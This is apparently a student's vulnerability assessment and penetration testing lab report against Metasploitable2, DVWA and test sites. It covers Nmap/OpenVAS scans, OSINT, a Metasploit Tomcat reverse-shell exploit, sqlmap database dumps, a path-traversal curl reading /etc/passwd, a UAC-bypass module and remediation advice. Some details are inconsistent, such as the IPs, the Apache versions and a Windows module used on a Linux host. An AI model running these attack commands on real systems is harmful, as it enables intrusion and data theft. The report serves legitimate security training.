

SECTION 1 — VULNERABILITY SCANNING LAB

1.1 Tools Used

- Nmap
 - OpenVAS (GVM)
 - Nikto
-

1.2 Environment Setup

Target VM: Metasploitable2

Attacker VM: Kali Linux

1.3 Commands Used

Nmap Basic Scan

```
nmap 192.168.0.102
```

Nmap Service & Version Detection

```
nmap -sV 192.168.0.102
```

```
shlo@shlokjadhav: ~  
File Actions Edit View Help  
$ nmap -sV 192.168.0.102  
Starting Nmap 7.95 ( https://nmap.org ) on 2023-11-20 03:14 +0530  
Nmap scan report for 192.168.0.102  
Host is up (0.0013s latency).  
Not shown: 977 filtered tcp ports (no-response)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd (broken: could not bind listening IPv4 socket)  
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
23/tcp    open  telnet       Linux telnetd  
25/tcp    open  smtp         Postfix smtpd  
53/tcp    open  domain       ISC BIND 9.4.2  
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
111/tcp   open  rpcbind      2 (RPC #100000)  
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
512/tcp   open  exec         netkit-rsh rexecd  
513/tcp   open  login?  
514/tcp   open  tcpwrapped  
1099/tcp  open  java-rmi     GNU Classpath grmiregistry  
1524/tcp  open  bindshell    Metasploitable root shell  
2049/tcp  open  nfs          2-4 (RPC #100003)  
2121/tcp  open  ftp          ProFTPD 1.3.1  
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5  
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7  
5900/tcp  open  vnc          VNC (protocol 3.3)  
6000/tcp  open  X11          (access denied)  
6667/tcp  open  irc          UnrealIRCd  
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)  
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
```

Nikto Web Vulnerability Scan

```
nikto -h http://192.168.0.102
```

OpenVAS Setup

Initialize:

```
sudo gvm-setup
```

Start service:

```
sudo gvm-start
```

Login with browser:

```
https://127.0.0.1:9392
```

Run a **Full & Fast Scan** on target.

1.4 Scan Results Table

Scan ID	Vulnerability	CVSS Score	Priority	Host IP
001	SQL Injection	9.1	Critical	192.168.0.102
002	Port 445 Open	6.5	Medium	192.168.0.102
003	Apache Path Traversal (CVE-2021-41773)	7.5	High	192.168.0.102

1.5 Test Case — Nmap + OpenVAS on Metasploitable2

Nmap

PORT	STATE	SERVICE	VERSION
21/tcp	open	ftp	vsftpd 2.3.4
22/tcp	open	ssh	OpenSSH 4.7p1
80/tcp	open	http	Apache httpd 2.2.8
3306/tcp	open	mysql	MySQL 5.0.51a

Openvas

File attached for Openvas report

1.8 Developer Escalation Email

```
Subject: Urgent: Critical Vulnerability Identified on Host 192.168.0.102 (CVE-2021-41773)

Hi Team,

During our recent security assessment, we identified a critical Path Traversal vulnerability (CVE-2021-41773) on host 192.168.1.20 running Apache 2.4.49. This flaw allows unauthorized access to system files and may lead to remote code execution if exploited.

Proof of Concept (PoC):

curl http://192.168.0.102/cgi-bin/.%2e/%2e%2e/etc/passwd

This command successfully retrieved restricted system files during testing.

Immediate patching to Apache 2.4.51+ is strongly recommended. Please prioritize remediation.

Regards,
Shlok Jadhav
VAPT Team
```

SECTION 2 — RECONNAISSANCE PRACTICE

2.1 Tools Used

- Maltego
- Shodan
- Sublist3r
- WHOIS
- Wappalyzer

2.2 OSINT Commands

WHOIS Lookup

whois vulnweb.com

```
(shlo@shlokjadhav)~  
$ whois vulnweb.com  
Domain Name: VULNWEB.COM  
Registry Domain ID: 1602006391_DOMAIN_COM-VRSN  
Registrar WHOIS Server: whois.gandi.net  
Registrar URL: http://www.gandi.net  
Updated Date: 2025-11-17T09:34:20Z  
Creation Date: 2010-06-14T07:50:29Z  
Registry Expiry Date: 2027-06-14T07:50:29Z  
Registrar: Gandi SAS  
Registrar IANA ID: 81  
Registrar Abuse Contact Email: abuse@support.gandi.net  
Registrar Abuse Contact Phone: +33.170377661  
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited  
Name Server: NS-105-A.GANDI.NET  
Name Server: NS-11-B.GANDI.NET  
Name Server: NS-140-C.GANDI.NET  
DNSSEC: unsigned  
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/  
>>> Last update of whois database: 2025-11-19T21:49:04Z <<<
```


Subdomain Enumeration

subdomainfinder : [google.com](https://www.google.com)

Shodan Query

(From web interface)

Searched for : [google.com](https://www.google.com)



2.3 Recon Checklist

- Perform WHOIS lookup

Whois
Identity for everyone

Domains Hosting Servers Email Security Whois Deals

Enter Domain or IP **WHOIS**

vulnweb.com Updated 4 days ago

Domain Information

Domain:	vulnweb.com
Registered On:	2010-06-14
Expires On:	2026-06-14
Updated On:	2025-05-20
Status:	client transfer prohibited
Name Servers:	ns1.eurodns.com ns2.eurodns.com ns3.eurodns.com ns4.eurodns.com

Registrar Information

Registrar:	EuroDNS S.A.
IANA ID:	1052
Abuse Email:	legalservices@eurodns.com

Interested in similar domains?

- thevulnweb.com **Buy Now**
- vulnwebgroup.com **Buy Now**
- myvulnweb.com **Buy Now**
- vulnwebshop.com **Buy Now**
- vulnwebonline.net **Buy Now**
- vulnwebgroup.net **Buy Now**

.space **Sale**
\$29.88 **\$1.18**
BUY NOW

- Enumerate subdomains

Subdomain Finder scan of google.com

subdomainfinder.c99.nl/scans/2025-11-15/google.com

Most used IP: 142.250.102.129 (96x)

Whois Check Check Status Copy to clipboard Download CSV Download JSON

Subdomain	IP	Cloudflare
a.cloud-run-qual.sandbox.google.com	216.239.32.9	
a.cloud-run-test.sandbox.google.com	216.239.32.9	
a.serverless-nightly.sandbox.google.com	142.251.173.81	
a.serverless-qa.sandbox.google.com	142.251.168.81	
accounts.google.com	74.125.133.84	
acrolinx-prod.corp.google.com	142.250.27.129	
acs-autopush.voice.google.com	142.250.185.174	
acs-dev.voice.google.com	142.250.184.238	
acs-staging.voice.google.com	142.250.186.174	
acs.voice.google.com	142.250.181.238	
actions.google.com	216.58.206.78	
ads.google.com	142.250.186.78	
adsfe.corp.google.com	142.250.102.129	
adwords.google.com	64.233.167.113	
agile-dev-app.corp.google.com	142.250.27.129	
agile-prod-app.corp.google.com	142.250.102.129	
agile-stg-app.corp.google.com	142.250.27.129	
agile-test-app.corp.google.com	142.250.102.129	
aistudio.google.com	142.250.186.110	

- chawtonhouse.org
- printjunctions.com
- datawagon.com
- clairnote.org
- dcsrv.eu
- luxseaswimwear.com
- optommagazin1.ru
- hexapk.com
- gammainvest.com
- christmastreelane.org
- geekstrick.com
- kusoomexport.com
- papier.cn
- victorywithash.com
- hvkcs.cn
- veehealthtek.com

- Identify tech stack using Wappalyzer

Kali Linux (Snapshot 1) (Running) - Oracle VM VirtualBox

File Machine View Input Devices Help

1 2 3 4

OPENVAS SCAN - Task x Acunetix Web Vulnerab x +

Not Secure http://www.vulnweb.com

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSe

acunetix

Vulnerable test websites for [Acunetix Web Vulnerability Scanner](#)

Name	URL	Technologies	Resources
SecurityTweets	http://testhtml5.vulnweb.com	nginx, Python, Flask, CouchDB	Review Acunetix scanner or learn more on the topic.
Acuart	http://testphp.vulnweb.com	Apache, PHP, MySQL	Review Acunetix scanner or learn more on the topic.
Acuforum	http://testasp.vulnweb.com	IIS, ASP, Microsoft SQL Server	Review Acunetix scanner or learn more on the topic.
Acublog	http://testaspnet.vulnweb.com	IIS, ASP.NET, Microsoft SQL Server	Review Acunetix scanner or learn more on the topic.
REST API	http://rest.vulnweb.com/	Apache, PHP, MySQL	Review Acunetix scanner or learn more on the topic.

Warning: This site hosts intentionally vulnerable web applications. You can use these applications to understand how programming and configuration errors lead to security vulnerabilities.

Wappalyzer

TECHNOLOGIES MORE INFO Export

Web servers Reverse proxies

Nginx 1.19.0 Nginx 1.19.0

Something seems to be missing?

Generate sales leads

Find new prospects by the technologies they use. Reach out to customers of Shopify, Magento, Salesforce and others.

Create a lead list →

2.4 Recon Summary

The target domain was analyzed using OSINT tools like Shodan, Maltego, and Sublist3r. Key findings include exposed SSH services, publicly accessible subdomains, and outdated technologies. The reconnaissance phase revealed multiple potential entry points and misconfigurations that could be exploited during the later stages of the security assessment.

SECTION 3 — EXPLOITATION LAB


3.1 Tools Used

- Metasploit
 - sqlmap
 - Burp Suite
-

3.2 Metasploit Exploit

Exploit Tomcat Manager Login (Metasploitable2)

```
msfconsole
use exploit/multi/http/tomcat_mgr_login
set RHOSTS 192.168.0.103
set RPORT 8180
set USERNAME tomcat
set PASSWORD tomcat
set PAYLOAD java/meterpreter/reverse_tcp
set LHOST 192.168.0.102
Run
```




3.3 Exploit Log Table

Exploit ID	Description	Target IP	Status	Payload
003	Tomcat Manager RCE	192.168.0.102	Success	Java Meterpreter Shell

3.4 SQL Injection Exploit via sqlmap

```
sqlmap -u "http://192.168.0.102/vulnerable.php?id=1" --dbs
```



Dump tables:

```
sqlmap -u "http://192.168.0.102/vulnerable.php?id=1" -D dvwa -T users --dump
```

```
[16:16:47] [INFO] target URL appears to have 2 columns in query
[16:16:47] [INFO] GET parameter id is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 64 HTTP(s) requests:
---
Parameter: id (GET)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 4595 FROM (SELECT(SLEEP(5))))IN$g AND 'BiD'='BiD&Submit=Submit

Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT CONCAT(0x7178717171,0x424d4778777368557256524148744c61477679646a6b4d5a4d496b4a526c4
8576a6e6e626552476e,0x7171626b71),NULL-- --&Submit=Submit
[16:16:47] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.65
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[16:16:47] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 26 times
[16:16:47] [INFO] fetched data logged to text files under '/home/shlo/.local/share/sqlmap/output/localhost'

[*] ending @ 16:16:47 /2025-11-20/
```

3.5 Exploit Validation Summary

The exploit was successfully executed using Metasploit against the Tomcat Manager application. Validation was done by comparing the behavior with Exploit-DB PoC entries. The payload delivered a Meterpreter shell, demonstrating full remote code execution capabilities. Impact includes privilege escalation and system compromise.

SECTION 4 — POST-EXPLOITATION PRACTICE

4.1 Tools Used

- Meterpreter
- Volatility
- sha256sum

4.2 Privilege Escalation Command

```
use exploit/windows/local/bypassuac
set SESSION 1
exploit
```

4.3 Hash Evidence Collection

Hashing a File

```
sha256sum test.conf
```

4.4 Evidence Table

Item	Description	Collected By	Date	Hash Value
Config File	test.conf	shlok	2025-08-18	3ac4f0...



SECTION 5 — CAPSTONE PROJECT (FULL VAPT CYCLE)

5.1 Tools Used

- Kali Linux
- Metasploit
- OpenVAS
- DVWA
- sqlmap

5.2 Simulation — SQL Injection on DVWA

```
sqlmap -u  
"http://192.168.0.102/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#  
" --cookie="PHPSESSID=abcd; security=low" --dbs
```



5.3 Remediation Recommendations

- Apply input sanitization
- Validate all parameters

- Enforce prepared statements
 - Apply patches
 - Rescan after fixes
-

5.4 PTES Report

The VAPT assessment followed PTES methodology: reconnaissance, scanning, exploitation, and post-exploitation. Reconnaissance identified exposed SSH services, outdated web components, and vulnerable subdomains. Scanning with Nmap and OpenVAS discovered critical vulnerabilities including SQL Injection, XSS, and outdated Apache versions. During exploitation, SQL injection was performed on DVWA using sqlmap, enabling full database extraction. Metasploitable2 was further exploited using Metasploit to gain remote shell access via Tomcat Manager RCE. Post-exploitation allowed collection of configuration files, system enumeration, and privilege escalation attempts. Evidence was hashed using sha256sum for integrity. Remediation efforts include updating server packages, enforcing secure coding practices, sanitizing inputs, disabling unused services, and enabling intrusion detection. A rescan is recommended after patching.

5.5 Non-Technical Summary

A security assessment was performed on the target systems to identify weaknesses that attackers could exploit. Several risks were found, including insecure web applications, outdated software, and exposed services. These vulnerabilities allowed access to sensitive data and potential control over the system. After testing, solutions were recommended such as updating software, improving security settings, and validating user inputs. Fixing these issues will significantly reduce risks and improve the system's overall security. A follow-up scan is advised to confirm that all vulnerabilities have been properly resolved.